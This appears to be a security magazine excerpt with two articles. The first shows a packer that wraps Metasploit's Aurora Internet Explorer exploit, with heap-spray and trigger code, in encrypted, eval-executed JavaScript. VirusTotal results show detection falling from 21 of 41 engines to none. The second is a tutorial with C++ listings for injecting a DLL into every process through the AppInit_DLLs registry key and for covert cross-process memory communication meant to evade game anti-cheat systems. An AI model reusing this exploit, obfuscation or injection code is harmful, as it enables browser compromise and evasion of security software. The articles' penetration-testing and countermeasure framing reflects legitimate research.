Listing 1 shows parts of the original aurora exploit from the Metasploit framework. All variable names are manually set to random strings, making the code hard to read and maintain. The newly developed packer leaves the original code almost untouched. The code gets encrypted and combined with a loader to decrypt it – the loader

Figure 2. VirusTotal results for the aurora exploit

File **index.html** received on **2010.06.25 22:39:00 (UTC)**
Current status: **finished**
Result: **21/41 (51.22%)**

Antivirus	Version	Last Update	Result
a-squared	5.0.0.30	2010.06.25	-
AhnLab-V3	2010.06.25.04	2010.06.25	-
AntiVir	8.2.4.2	2010.06.25	HTML/Shellcode.Gen
Antiy-AVL	2.0.3.7	2010.06.25	-
Authentium	5.2.0.5	2010.06.25	-
Avast	4.8.1351.0	2010.06.25	JS:CVE-2010-0249-M
Avast5	5.0.332.0	2010.06.25	JS:CVE-2010-0249-M
AVG	9.0.0.836	2010.06.25	Exploit
BitDefender	7.2	2010.06.25	Exploit.Comele.A
CAT-QuickHeal	10.00	2010.06.25	-
ClamAV	0.96.0.3-git	2010.06.25	Exploit.CVE_2010_0249
Comodo	5219	2010.06.25	-
DrWeb	5.0.2.03300	2010.06.26	-
eSafe	7.0.17.0	2010.06.24	-
eTrust-Vet	36.1.7668	2010.06.25	JS/CVE-2010-0249!exploit
F-Prot	4.6.1.107	2010.06.25	JS/Comele.A.gen
F-Secure	9.0.15370.0	2010.06.25	Exploit.Comele.A
Fortinet	4.1.133.0	2010.06.25	-
GData	21	2010.06.26	Exploit.Comele.A
Ikarus	T3.1.1.84.0	2010.06.25	-
Jiangmin	13.0.900	2010.06.25	-
Kaspersky	7.0.0.125	2010.06.25	Exploit.JS.Aurora.a
McAfee	5.400.0.1158	2010.06.26	Exploit-Comele
McAfee-GW-Edition	2010.1	2010.06.25	Exploit-Comele
Microsoft	1.5902	2010.06.25	Exploit:JS/Elecom.D
NOD32	5229	2010.06.25	JS/Exploit.CVE-2010-0249
Norman	6.05.10	2010.06.25	HTML/Shellcode.AA
nProtect	2010-06-25.01	2010.06.25	Exploit.Comele.A
Panda	10.0.2.7	2010.06.25	-
PCTools	7.0.3.5	2010.06.25	-
Prevx	3.0	2010.06.26	-
Rising	22.53.04.05	2010.06.25	-
Sophos	4.54.0	2010.06.25	Troj/ExpJS-N
Sunbelt	6507	2010.06.25	Exploit.JS.Aurora.b (v)
Symantec	20101.1.0.89	2010.06.25	-
TheHacker	6.5.2.0.303	2010.06.25	-
TrendMicro	9.120.0.1004	2010.06.25	JS_ELECOM.SMA
TrendMicro-HouseCall	9.120.0.1004	2010.06.26	JS_ELECOM.SMA
VBA32	3.12.12.5	2010.06.25	-
ViRobot	2010.6.21.3896	2010.06.25	-
VirusBuster	5.0.27.0	2010.06.25	-

Figure 3. VirusTotal results for the packed version

File **index.html** received on **2010.06.25 22:39:02 (UTC)**
Current status: **finished**
Result: **0/41 (0.00%)**

Antivirus	Version	Last Update	Result
a-squared	5.0.0.30	2010.06.25	-
AhnLab-V3	2010.06.25.04	2010.06.25	-
AntiVir	8.2.4.2	2010.06.25	-
Antiy-AVL	2.0.3.7	2010.06.25	-
Authentium	5.2.0.5	2010.06.25	-
Avast	4.8.1351.0	2010.06.25	-
Avast5	5.0.332.0	2010.06.25	-
AVG	9.0.0.836	2010.06.25	-
BitDefender	7.2	2010.06.25	-
CAT-QuickHeal	10.00	2010.06.25	-
ClamAV	0.96.0.3-git	2010.06.25	-
Comodo	5219	2010.06.25	-
DrWeb	5.0.2.03300	2010.06.26	-
eSafe	7.0.17.0	2010.06.24	-
eTrust-Vet	36.1.7668	2010.06.25	-
F-Prot	4.6.1.107	2010.06.25	-
F-Secure	9.0.15370.0	2010.06.25	-
Fortinet	4.1.133.0	2010.06.25	-
GData	21	2010.06.26	-
Ikarus	T3.1.1.84.0	2010.06.25	-
Jiangmin	13.0.900	2010.06.25	-
Kaspersky	7.0.0.125	2010.06.25	-
McAfee	5.400.0.1158	2010.06.26	-
McAfee-GW-Edition	2010.1	2010.06.25	-
Microsoft	1.5902	2010.06.25	-
NOD32	5229	2010.06.25	-
Norman	6.05.10	2010.06.25	-
nProtect	2010-06-25.01	2010.06.25	-
Panda	10.0.2.7	2010.06.25	-
PCTools	7.0.3.5	2010.06.25	-
Prevx	3.0	2010.06.26	-
Rising	22.53.04.05	2010.06.25	-
Sophos	4.54.0	2010.06.25	-
Sunbelt	6507	2010.06.25	-
Symantec	20101.1.0.89	2010.06.25	-
TheHacker	6.5.2.0.303	2010.06.25	-
TrendMicro	9.120.0.1004	2010.06.25	-
TrendMicro-HouseCall	9.120.0.1004	2010.06.26	-
VBA32	3.12.12.5	2010.06.25	-
ViRobot	2010.6.21.3896	2010.06.25	-
VirusBuster	5.0.27.0	2010.06.25	-

Listing 2. Code from Listing 1 using the JSidle packer

```
js = %Q|var element = “COMMENT”;
var el_array = new Array();
for (i = 0; i < 1300; i++)
{
el_array[i] = document.createElement(element);
el_array[i].data = “#{bleh}”;
}
var event2 = null;
var memory = new Array();
var unescape = unescape;
function boom()
{
var shellcode = unescape( ‘#{Rex::Text.to_unescape(regenerate_payload(cli).
encoded)}’);
var spray = unescape( “%” + “u” + “0” + “c” + “0” + “d” + “%u” + “0” + “c” +
“0” + “d” );
do { spray += spray } while( spray.length < 0xd0000 );
for (i = 0; i < 150; i++) memory[i] = spray + shellcode;
}
function #{var_loaded}(loaded_arg)
{
boom();
event2 = document.createEventObject(loaded_arg);
document.getElementById(“#{var_span_id}”).innerHTML = “”;
window.setInterval(grab_mem, 50);
}
function grab_mem()
{
p = “\\u0c0f\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d”;
for (i = 0; i < el_array.length; i++)
{
el_array[i].data = p;
}
var t = event2.srcElement;
}
|

@packer = JSidle.new(js)
res = @packer.pack()
js_encoded = res[:js_encoded]
```

Listing 3. Shortened example of the resulting packed JS code

```
var aus = ‘gcpheucqynasanehywsoywuhcympyss’;
var rcnp = ‘13544715 ... 09391c69’;
var hoh = ‘’;
for (i = 0;i<rcnp[‘\x6c’ + ‘e5a’.replace(/[5a]/g, ‘’) + ‘\x6e’ + ‘\x67\x74\
x68’];i+=2) {
         hoh += String[‘fur5oWmq’.replace(/[u5Wq]/g, ‘’) +
‘CKhfaVsrNCF0obd9eB’.replace(/[KfVsNF0b9B]/g, ‘’)](parseInt(rcnp[‘s’ + ‘u’ +
‘b’ + ‘\x73\x74\x72’ + ‘\x69\x6e\x67’](i, i+2), 16));
}
var fdnu = location.search[‘\x73\x75\x62\x73\x74\x72\x69’ + ‘\x6e\x67’](1);
var ggp = ‘baiucgpafdwomy’;
var nfn = ‘raieocaiadwibyrh’;
var ocwe = ‘f1070c645e25b1387b012326245cde5c’;
var quo = fdnu + ggp;
var oiai = false;
var fwg;
var snmpi;
var fqw = “abcdefghijklmnopqrstuvwxyz”;
var gccr = 1;
while (true) {
         var snmpi = “”;
         var ehoo = gccr;
         while (ehoo > 0) {
                  var dwodi = ehoo % 26;
                  snmpi = fqw[‘\x73\x75’ + ‘\x62\x73\x74\x72\x69\x6e’ + ‘g’]
(dwodi, dwodi + 1) + snmpi;
                  ehoo = Math[‘\x66\x6c’ + ‘o4oErK8’.replace(/[4EK8]/g, ‘’)]
(ehoo / 26);
         }
         if (hex_md5(nfn + snmpi) == ocwe) {
                  break;
         }
         gccr++;
}
var fwg = hex_md5(quo + snmpi);
var hrah = ‘’;
for (i=0;i<hoh[‘\x6c\x65\x6e’ + ‘\x67\x74\x68’];i++) {
                  hrah += String[‘fur5oWmq’.replace(/[u5Wq]/g, ‘’) +
‘CKhfaVsrNCF0obd9eB’.replace(/[KfVsNF0b9B]/g, ‘’)](hoh[‘\x63\x68’ + ‘\
x61\x72\x43\x6f\x64’ + ‘\x65’ + ‘AdC’.replace(/[dC]/g, ‘’) + ‘t’](i) ^
fwg[‘c6rhj’.replace(/[6rj]/g, ‘’) + ‘\x61\x72’ + ‘C’ + ‘oFX’.replace(/
[FX]/g, ‘’) + ‘dwTezAkjtr’.replace(/[wTzkjr]/g, ‘’)](i%fwg[‘lGeLnL’.
replace(/[GLL]/g, ‘’) + ‘\x67\x74\x68’]));
}
window[‘euD’.replace(/[uD]/g, ‘’) + ‘v3’.replace(/[3]/g, ‘’) + ‘av1’.
replace(/[v1]/g, ‘’) + ‘\x6c’](hrah);
```

will excute the code with the eval() function once it is decrypted. *Listing 2* shows the exploit code using the new packer (not using the query string feature for simplicity).

A shortened example of the created Javascript code is shown in *Listing 3*.

Figure 2 shows the detection of the first version of the aurora exploit from the metasploit framework on virustotal.com. *Figure 3* contains the results for the packed version. Though VirusTotal does not exactly reflect an anti virus product running on an attacked client, this does show that the packer is successful in helping circumvent anti virus engines.

In contrast to other packers, the purpose of this one lies solely in penetration testing scenarios – except for the needed techniques, no additional steps have been taken to complicate manual analysis.

The presented solution also works for Javascript embedded in PDF files. Although obfuscated code in PDF files is not as common as in web pages, it seems that many AV scanners trigger on Javascript only if they see the signature of a vulnerable function that is going to be exploited.

Countermeasures

Though the analysis and detection of the original Javascript code is not possible due to time constraints, the packed code could at least be rated as suspicious and queued for further analysis. Asynchronous techniques, in combination with a good Javascript emulation engine, can still be used to detect the original payload.

Recent research deals with the problems of client side attacks that are often too complex to analyze in a short time – the project Razorback™ (formerly known as Near Real-Time Detection) from the Sourcefire Vulnerability Research Team Labs might be a way to handle the problems arising with the techniques described in this paper, especially from the perspective of a network IDS (*See http://labs.snort.org/razorback/*).

Another solution are behavioral-based detection and whitelisting: even if the Javascript code cannot be analyzed, the malicious activities of the final payload could still be detected and prevented.

Conclusion

Although the described technique might pose another difficulty to AV products, it is likely to be used in targeted attacks. These are an often insufficiently considered aspect - the exploits that are widely spread will be found by AV vendors and signatures will be created. In contrast, code used in a targeted attack will most likely never be seen by an AV vendor.

No tested AV product has detected the generated Javascript code samples as being malicious. Though this is valid for most new packers, I think it will be true for this one for quite some time. It shows again that new techniques like behavioral based detection are needed and AV scanners cannot solely rely on known signatures - those will not be found within reasonable time when the code is packed with the described techniques. •

Please visit the author's website at http://relentless-coding.blogspot.com/p/projects.html for the latest updates on the project.

Non-Invasive Invasion:
Making The Process Come To You

By **Shawn (L. Spiro) Wilcoxen**

Avoiding detection from anti-cheats is the largest hurdle for budding game hackers these days. The only long-lasting method for avoiding detection is DLL injection.

External hacks and tools are the fastest to be blocked simply due to hooks placed on system calls that are frequently needed to interface with the target game.

This article covers a bypassing method that allows external hacks and tools to access any target process by using DLL injection to bring the target process to the tool/hack, avoiding any calls to hooked system functions that would trigger anti-cheat action if called directly.

In this article, there are 2 separate entities of code: One for the DLL to be injected into the game, and one for the tool/hack that will interface with the DLL in order to get information about the target process secretly. The terms "DLL" and "client" will be used to refer to these applications respectively from here out.

CREATING THE DLL

A DLL is the foundation for the entire process. We begin by creating a basic skeleton DLL and injecting it into a process. The code for our DLL at this point is nothing special. See *Listing 1*.

The call to ::Beep() is simply to let us know that the DLL has been loaded into the target process. Use any DLL injector, pick a random process, and inject your skeleton DLL. If you hear a beeping sound, your DLL is working and has been successfully injected.

Note: On Windows 7, the Beep() function uses the default soundcard, unlike other versions of Windows which relay the sound to the motherboard speaker.

Note: To debug the DLL using Microsoft® Visual Studio®, open the project properties (Alt-F7) and select the Debugging property page. Set the Command to "winmine.exe" (with or without quotes) on Windows XP or "Minesweeper.exe" on Windows Vista or Windows 7. This should be done on the Debug build (the Release build is optional).With the Debug build active, press F5 to launch Minesweeper, then use any software to inject your DLL (MHS, CheatEngine, etc.) into the newly opened Minesweeper. If you have set a breakpoint inside DllMain(), you will see it being hit as soon as you inject the DLL manually. You can single-step and debug normally from here.

INJECTING THE DLL

Once we have tested that the DLL is ready for injection, we need to test our methods for injecting it into all processes silently. There are several ways to inject a DLL into a target process, and ultimately any of them will work for our purposes as long as the injection process is not detected and hampered. Anti-cheat software typically detect brute-force injection methods using CreateRemoteThread() and SetWindowsHookEx(), but if these methods work on the target process(es) of your choice, feel free to use them. The method explored in this article is the AppInit_DLLs registry key which is used frequently by non-intrusive applications.

The easiest way to test our method is to manually add the path to our DLL to the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs using regedit, then load a process such as Notepad or Windows Calculator.

Note: In Windows XP, this task is simple. In Windows Vista, security measures will probably prevent you from using this method. Windows 7 can work, but only after you jump through some hoops and modify 2 other registry values in the same location (LoadAppInit_DLLs and RequireSignedAppInit_DLLs).

For these systems, it is better to use one of the alternative methods for DLL injection.

After setting AppInit_DLLs to "F:\temp\MyDll.dll", without the quotation marks. The value is delimited by

Listing 1. Our DLL shell simply beeps to let us know it has been injected.

```
BOOL APIENTRY DllMain( HMODULE _hModule,
      DWORD  _dwReason,
      LPVOID _lpvReserved ) {

      switch ( _dwReason ) {
            case DLL_PROCESS_ATTACH : {
                  ::Beep( 1000, 10 );
                  break;
            }
      }
      return TRUE;
}
```

Listing 2. Our CProcess class allows for easy upgrading of the methods used to interact with remote processes.

```
class CProcess {
public :
        // == Various constructors.
        WINAPI                  CProcess();
        virtual WINAPI          ~CProcess();

        // == Functions.
        // Opens an existing local process object.
        HANDLE WINAPI     OpenProcess( DWORD _dwDesiredAccess, BOOL _
bInheritHandle, DWORD _dwProcessId );
        // Reads data from an area of memory in a specified process.  The
entire area to be read must be accessible or the operation fails.
        virtual BOOL WINAPI         ReadProcessMemory( HANDLE _hProcess,
LPCVOID _lpvBaseAddress, LPVOID _lpvBuffer, SIZE_T _stSize, SIZE_T * _
lpstNumberOfBytesRead = NULL );

        // Writes data to an area of memory in a specified process.  The
entire area to be written to must be accessible or the operation fails.
        virtual BOOL WINAPI         WriteProcessMemory( HANDLE _hProcess,
LPVOID _lpvBaseAddress, LPCVOID _lpvBuffer, SIZE_T _stSize, SIZE_T * _
lpstNumberOfBytesWritten = NULL );

        // More function wrappers follow.
};
```

Listing 3. Types of messages we can handle.

```
typedef struct HITB_COMMUNICATION_BUFFER {
        // The various kinds of messages we support.
        enum HITB_MESSAGE {
                // This type of buffer is used by this DLL to wait for a
reply from a potential client.
                HITB_INITIATECONTACT,
                // The initial reply is used to tell this DLL that the
replying process is a client and to provide    some information needed for them
to communicate.
                HITB_INITIALREPLY,
                // Once a connection is made, this indicates an idle state.
The DLL is waiting for a request.
                HITB_IDLE,
        };
        // The Windows message we send to start the first communication.
Known by both processes.
        enum HITB_INITIAL_CONTACT_MESSAGE {
                HITB_INIT_MESSAGE                       = (WM_APP + 23),
// Arbitrarily chosen,
but known to both this DLL and the client application.
        };
```

Listing 4. Unions of structures will define what data is associated with each message.

```
        // This structure contains the data for initiating contact.
        struct HITB_INITIATECONTACT_DATA {
                /** An 8-character password known only between this DLL and
the client software.
                *       If the password is wrong, the initial message is ignored.
*/
                BYTE                                    bPass[8];
        };
        // This structure contains the data for the client process to fill
out when replying.
        struct HITB_INITIALREPLY_DATA {
        };
```

Listing 5. Gathering each of the message formats together in a union.

```
        // The type of data in the structure.
        HITB_MESSAGE                                    mType;
        // ID of the target process.
        DWORD                                           dwId;
        // Address in the other application where this message was put.
        HITB_COMMUNICATION_BUFFER *             pcbRemoteAddress;
        // The data for each type of communication that can happen.
        union HITB_COM_DATA {
                // Data for waiting for a reply.  Used by this DLL.
                HITB_INITIATECONTACT_DATA   idWaitReply;
                // Data filled out by the client when it replies.
                HITB_INITIALREPLY_DATA              idReplyFromHost;
        }                                               u;
} * LPHITB_COMMUNICATION_BUFFER, * const LPCHITB_COMMUNICATION_BUFFER;
```

Listing 6. The code for initiating contact from the DLL.

```
class CDllMagic {
        …
        VOID WINAPI InitiateCommunication( DWORD _dwId );
};
…
/**
 * Make the initial contact with a process we suspect is the client.
 */
VOID WINAPI CDllMagic::InitiateCommunication( DWORD _dwId ) {
        // Attempt to open the given process.
        CProcess pProc;
        HANDLE hProc = pProc.OpenProcess( PROCESS_VM_READ | PROCESS_VM_WRITE |
PROCESS_VM_OPERATION, FALSE, _dwId );
        // Errors are non-fatal.
```

spaces, so you must use a path that has no spaces.

Immediately after applying these changes to the registry, loading an application such as Windows Calculator results in a short beep, confirming that the system is working. In order to proceed, remove the entry from the registry and reboot.

COMMUNICATION THEORY

The DLL needs to broadcast its presents to every other process in the system. If one (or more) of the processes responds, the DLL needs to make a "connection" to that process, allowing more streamlined communication between them.

There are many ways to set up a private communication network. By "private", we mean a communication network that should not trigger alarms inside the software of interest. For example, if your communication network uses SendMessage() with HWND_BROADCAST and (WM_USER + 0x100) parameters, an anti-cheat could be updated to pick up this message and assume your communication network is active, shutting down the game.

There are many ways to mask the communication network, however. One method that takes work to detect is via LAN communication. Another possibility is to simply not send messages to the target window. The name of your DLL should be random, so only the DLL itself and your client software actually know its name. If your client software unloads the DLL from itself, the DLL only needs to send its secret message to processes that do not have that DLL loaded. This is the method chosen for this article. The client software may not initiate contact in any way, since that may disturb any protections surrounding the game. But at the same time the DLL does not know beforehand if a given process is the client, so a special address for data sharing cannot be

Listing 6. The code for initiating contact from the DLL.

```
        if ( !hProc ) { return; }

        // Allocate memory inside the given process.
        LPVOID lpvAddress = pProc.VirtualAllocEx( hProc, NULL, sizeof( HITB_
COMMUNICATION_BUFFER ), MEM_COMMIT, PAGE_READWRITE );
        if ( !lpvAddress ) {
                // Abort!
                ::CloseHandle( hProc );
                return;
        }
        // Memory allocated.
        // Prepare the data to write to that address.
        HITB_COMMUNICATION_BUFFER cbBuffer;
        // Type of communication.
        cbBuffer.mType = HITB_COMMUNICATION_BUFFER::HITB_INITIATECONTACT;

        // We give our process ID to the client.
        cbBuffer.dwId = ::GetCurrentProcessId();

        // Apply the secret password which can change in order to avoid imposters.
        // Without this, an anti-cheat system could use our communication network
        // to detect our software by posting an initial message to every window on
        // the system and seeing which processes reply to that message. Our password
        // will always be changing and the client software will not reply if the
        // password is wrong, so anti-cheats cannot use this tactic to detect our
        // communications.
        // For brevity, we hardcode a password, but this should be made dynamic.
        ::CopyMemory( cbBuffer.u.idWaitReply.bPass, "012345678",
sizeof( cbBuffer.u.idWaitReply.bPass ) );

        // Write the data at the allocated address in the given process.
        if ( !pProc.WriteProcessMemory( hProc, lpvAddress, &cbBuffer, sizeof(
cbBuffer ), NULL ) ) {
                // Deallocate.
                pProc.VirtualFreeEx( hProc, lpvAddress, 0, MEM_RELEASE );

                // Let go of the process.
                ::CloseHandle( hProc );
                return;
        }

        // Buffer was written externally.
        // Make a record of this locally. Same kind of buffer but different data.
        ::EnterCriticalSection( &m_csCrit );

        LPHITB_COMMUNICATION_BUFFER lpcbNew = NULL;
        try {
                lpcbNew = new HITB_COMMUNICATION_BUFFER();
                m_lpcbBuffers.push_back( lpcbNew );
                // Our local record needs the ID of the given process.
                lpcbNew->dwId =  dwId;
                lpcbNew->mType = HITB_COMMUNICATION_BUFFER::HITB_INITIATECONTACT;
                lpcbNew->pcbRemoteAddress = static_cast<HITB_COMMUNICATION_
BUFFER *>(lpvAddress);
        }
        catch ( ... ) {
                // Will either be NULL or the valid return of a new HITB_
COMMUNICATION_BUFFER().
                // If coming here and not NULL, it will be a leak if not deleted.
                delete lpcbNew;

                // Deallocate.
                pProc.VirtualFreeEx( hProc, lpvAddress, 0, MEM_RELEASE );

                // Let go of the process.
                ::CloseHandle( hProc );

                ::LeaveCriticalSection( &m_csCrit );
                return;
        }
        ::LeaveCriticalSection( &m_csCrit );
        // We are done with the process.
        ::CloseHandle( hProc );
        // From here out we do not clean up on errors.
        // The last step is to tell the process that we sent a buffer to it.
        // Send a message to every window in the process.
        HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_SNAPTHREAD, 0UL );
        if ( hSnap == INVALID_HANDLE_VALUE ) {
                return;
        }
        // Sets dwSize to the correct value and zero's everything else.
        THREADENTRY32 teEntries = { sizeof( THREADENTRY32 ) };
        if ( ::Thread32First( hSnap, &teEntries ) ) {
                do {
                        if ( teEntries.th32OwnerProcessID == _dwId ) {
                                // Send the message to all windows on this thread.
                                ::EnumThreadWindows( teEntries.
th32ThreadID, InitiateContactOnThreadWindows, reinterpret_cast<LPARAM>(lpcbNew)
);
                        }
                } while ( ::Thread32Next( hSnap, &teEntries ) );
        }
        ::CloseHandle( hSnap );
}
```

Listing 7. The helper function.

```
/**
 * Callback for enumerating windows on a thread.
 */
BOOL CALLBACK CDllMagic::InitiateContactOnThreadWindows( HWND _hWnd, LPARAM
_lParam ) {
        // The buffer to which _lParam points has the information we need to
send to the window.
        LPHITB_COMMUNICATION_BUFFER lpcbBuffer =
reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_lParam);
        ::PostMessage( _hWnd, HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE, 0,
                reinterpret_cast<LPARAM>(lpcbBuffer->pcbRemoteAddress) );
        return TRUE;
}
```

preallocated. The method discussed uses SendMessage() (only to applications that do NOT have the DLL loaded) to initiate the first contact, and then uses ReadProcessMemory() and WriteProcessMemory() thereafter to communicate.

GETTING READY

There are a few key issues to cover before we can implement the communication layer. Firstly, it is vital that you create a class for working with the target process. Wrap system functions inside this class so that they can be overridden and changed later. For example, instead of calling ReadProcessMemory() directly, call the wrapper function on an instance of your class, which will in turn call ReadProcessMemory(). Later, when you want to add a kernel driver to change how you read process memory, you can simply override the function on your class and create an instance of that class instead. All code that uses the wrappers on your class will be automatically updated. A truncated example of such a class is shown in *Listing 2*.

MAKING THE CONNECTION

Eventually we will make a connection to the client application from the DLL and use a class to manage each connection. However, in order to get to that point, we must first detect the client application. At first glance this seems simple enough; the idea is to simply send a message to each process and see if the process replies. The method could be to just allocate a buffer where the client can post its reply and then send that address to every process. The one that fills in the buffer with a reply buffer is the client application.

Unfortunately, however, we could have multiple instances of the client application open, and if they both reply over the same buffer one reply would be lost, and the DLL could only connect to one of them. Instead, we will need a buffer for each process that could potentially reply

Listing 8. The main logic for the DLL, which primarily sits and searches for client applications.

```
class CDllMagic {
        …
        static DWORD WINAPI SearchThread( LPVOID _lpvParm );
};
…
/**
 * The thread that monitors all processes searching for the client process.
 */
DWORD WINAPI CDllMagic::SearchThread( LPVOID _lpvParm ) {
        CDllMagic * pmmThis = reinterpret_cast<CDllMagic *>(_lpvParm);
        // When the thread first begins, some required DLL's may not have
been loaded yet.
        // Sleep for just a second.
        ::Sleep( 1000UL );
        while ( pmmThis->m_bRun ) {
                // Run over all processes, sending a query to each if necessary.
                HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_
SNAPPROCESS, 0UL );
                if ( hSnap != INVALID_HANDLE_VALUE ) {
                        // Sets dwSize to the correct value and zero's
everything else.
                        PROCESSENTRY32 peEntries = { sizeof( PROCESSENTRY32
) };
                        if ( ::Process32First( hSnap, &peEntries ) ) {
                                do {
                                        // If this DLL is inside the
process, move on.
                                        if ( pmmThis->DllIsInProc(
peEntries.th32ProcessID ) ) {
                                                continue;
                                        }
                                        // See if the process ID is
already in our communications array.
                                        size_t stIndex = pmmThis-
>FindBuffer( peEntries.th32ProcessID );
                                        if ( stIndex == ~0UL ) {
                                                // Attempt to initiate
communication with this process.
                                                pmmThis-
>InitiateCommunication( peEntries.th32ProcessID );
                                        }
                                } while ( ::Process32Next( hSnap,
&peEntries ) );
                        }
                        // Free resources.
                        ::CloseHandle( hSnap );
                }
                // Only need to check about 3 times per second.
                ::Sleep( 1000UL / 3UL );
        }
        return 0UL;
}
```

Listing 9. DllIsInProc() scans a process for a module whose name matches the name of this DLL.

```
class CDllMagic {
        …
        BOOL WINAPI DllIsInProc( DWORD _dwId );};

…

/**
 * Determines whether or not this DLL is loaded in the given process.
 */
BOOL WINAPI CDllMagic::DllIsInProc( DWORD _dwId ) {
        HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_SNAPMODULE, _dwId );
        if ( hSnap == INVALID_HANDLE_VALUE ) {
                return false;
        }

        // Get the name of this DLL. We are working with the *W API
manually, so compiler settings do not matter. Working with file names always
requires working with wide-character buffers. Note that buffers for file
names/paths such as the one below must always be MAX_PATH in length, not a
hard-coded constant such as 256 or 260 (which is the value of MAX_PATH).
        WCHAR szThisName[MAX_PATH];
        ::GetModuleFileNameW( m_hDll, szThisName, MAX_PATH );
        ::PathStripPathW( szThisName );

        // Sets dwSize to the correct value and zero's everything else.
        MODULEENTRY32W meEntries = { sizeof( MODULEENTRY32W ) };

        if ( ::Module32FirstW( hSnap, &meEntries ) ) {
                do {
                        if ( ::StrCmpIW( szThisName, meEntries.szModule ) == 0 ) {
                                // Found it.
                                ::CloseHandle( hSnap );
                                return TRUE;
                        }
                } while ( ::Module32NextW( hSnap, &meEntries ) );
        }

        ::CloseHandle( hSnap );
        return FALSE;
}
```

(which is basically all of them). Once a reply is detected, we will send the buffer off to be managed by a class that will handle all communications between the DLL and the replied client application.

Communication Buffers

Our communication system works by letting each application (the DLL and the client) write information to a designated area of RAM inside the receiver which the receiver is assumed to be constantly monitoring. Each message has a specific format known to both the DLL and the client software. We model this in code via structures, unions, and enumerations.

Firstly, the actual message types must be enumerated, as shown in *Listing 3*.

Secondly, the format of each message must be defined as shown in *Listing 4*.

Finally a union allows a single structure to contain data in any of the formats in *Listing 4*. See *Listing 5*.

Note that this structure will be used in both the DLL and the client.

First Contact

Initial contact is attempted whenever the DLL spies an application without the DLL inside it. Since the DLL is planned to be injected into every process at start-up (but is not restricted so), we assume any processes without the DLL have purposely removed the DLL from themselves and are likely to be the client software with whom we want to make a connection. Additionally, this prevents sending suspicious and detectable messages to the game itself, which is assumed to be protected by an anti-cheat.

All contact works the same generally speaking. The client software will have a region of memory that is monitored by the DLL, and, when changes are detected, a response is given back using the same buffer. But the initial contact requires sending a Windows message to set all of this up.

To complicate things, the DLL does not know which window in the client is the window that is designed to respond to first contact, so it must send the message to every window on every thread of the client. The code is straight-forward, but long. The comments in *Listing 6* explain the code.

The call to ::EnumThreadWindows() requires the below helper function. This is the actual function that posts the message to the client software hoping for a reply, and is shown in *Listing 7*.

Here, m_lpcbBuffers is a member of our class defined as std::vector<LPHITB_COMMUNICATION_BUFFER> m_lpcbBuffers. We keep records of each initial communication here and use this record to check for replies.

With this function, once we have a process ID we suspect may be a client, all we have to do is call CDllMagic::InitiateCommunication() and the process of communication will begin. Now all we have to do is find processes suspected of being a client.

Listing 10. Our new DLL entry point.

```
CDllMagic * g_pmmLogic = NULL;

BOOL APIENTRY DllMain( HMODULE _hModule,
        DWORD  _dwReason,
        LPVOID _lpvReserved ) {
        switch ( _dwReason ) {
                case DLL_PROCESS_ATTACH : {
                        ::Beep( 1000, 100 );
                        g_pmmLogic = new CDllMagic();
                        g_pmmLogic->Run( _hModule );
                        break;
                }
                case DLL_PROCESS_DETACH : {
                        delete g_pmmLogic;
                        break;
                }
        }
    return TRUE;
}

…

WINAPI CDllMagic::~CDllMagic() {
        Stop();
        ::DeleteCriticalSection( &m_csCrit );
}

/**
 * Run the logic.  Starts threads and does everything that needs to be done.
 */
VOID WINAPI CDllMagic::Run( HMODULE _hHandle ) {
        m_hDll = _hHandle;
        m_bRun = TRUE;

        m_hSearchThread = ::CreateThread( NULL, 0UL, SearchThread, this,
0UL, NULL );
}

/**
 * Stop everything.
 */
VOID WINAPI CDllMagic::Stop() {
        // Tell the search thread to stop.
        m_bRun = FALSE;

        // Wait for it to stop.
        ::WaitForSingleObject( m_hSearchThread, INFINITE );
        ::CloseHandle( m_hSearchThread );
        m_hSearchThread = NULL;
}
```

Listing 11. The client message handler used to catch the initial message sent by the DLL.

```
LRESULT CALLBACK CClient::MsgHandler( HWND _hWnd, UINT _uiMessage, WPARAM
_wParam, LPARAM _lParam ) {
        switch ( _uiMessage ) {
                …
                case HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE : {
                        // A DLL is trying to communicate with us! Handle it.
                        break;
                }
        }
        return DefWindowProc( _hWnd, _uiMessage, _wParam, _lParam );
}
```

Listing 12. The shell of our connection class from the client's point of view.

```
/**
 * Represents a single connection to a DLL. This just keeps track of which
processes have been infected by the DLL and provides an interface for
working with the connected DLL.
 */
class CClientConnection {
public :
        CClientConnection( LPVOID _lpvBuffer );
        ~CClientConnection();
protected :
        // == Members.
        // Buffer where communication takes place.
        volatile LPHITB_COMMUNICATION_BUFFER                m_lpcbBuffer;
};
…
CClientConnection::CClientConnection( LPVOID _lpvBuffer ) :
        m_lpcbBuffer( reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_
lpvBuffer) ) {
        // Connection made!
        m_lpcbBuffer->mType = HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY;
}
CClientConnection::~CClientConnection() {
        // Remove the buffer associated with this connection.
        ::VirtualFree( m_lpcbBuffer, 0, MEM_RELEASE );
}
```

Finding The Client

Finding potential clients is conceptually simple. Searching must happen constantly, so the routine will be a second thread, looping infinitely until told to stop. It must not eat CPU resources, so its priority must be low and it must sleep a while between iterations.

Our search loop also has the dirty duty of finding processes that never responded and are no longer open and removing our record of that communication, freeing resources for later. This code has been omitted for brevity, however. The comments document the code. Notice that this is a static function since it will be used in a later call to ::CreateThread(). See *Listing 8*.

Listing 13. Verifying a connection and creating an object to manage it.

```
class CClientConnection {
      …
      static CClientConnection * WINAPI       CreateBufferAt( LPVOID _
lpvAddress );
};
…
/** Is the given address a valid buffer? If so, a CClientConnection object
 *      is returned that uses the given buffer for communication. Notice that
this is static.
 */
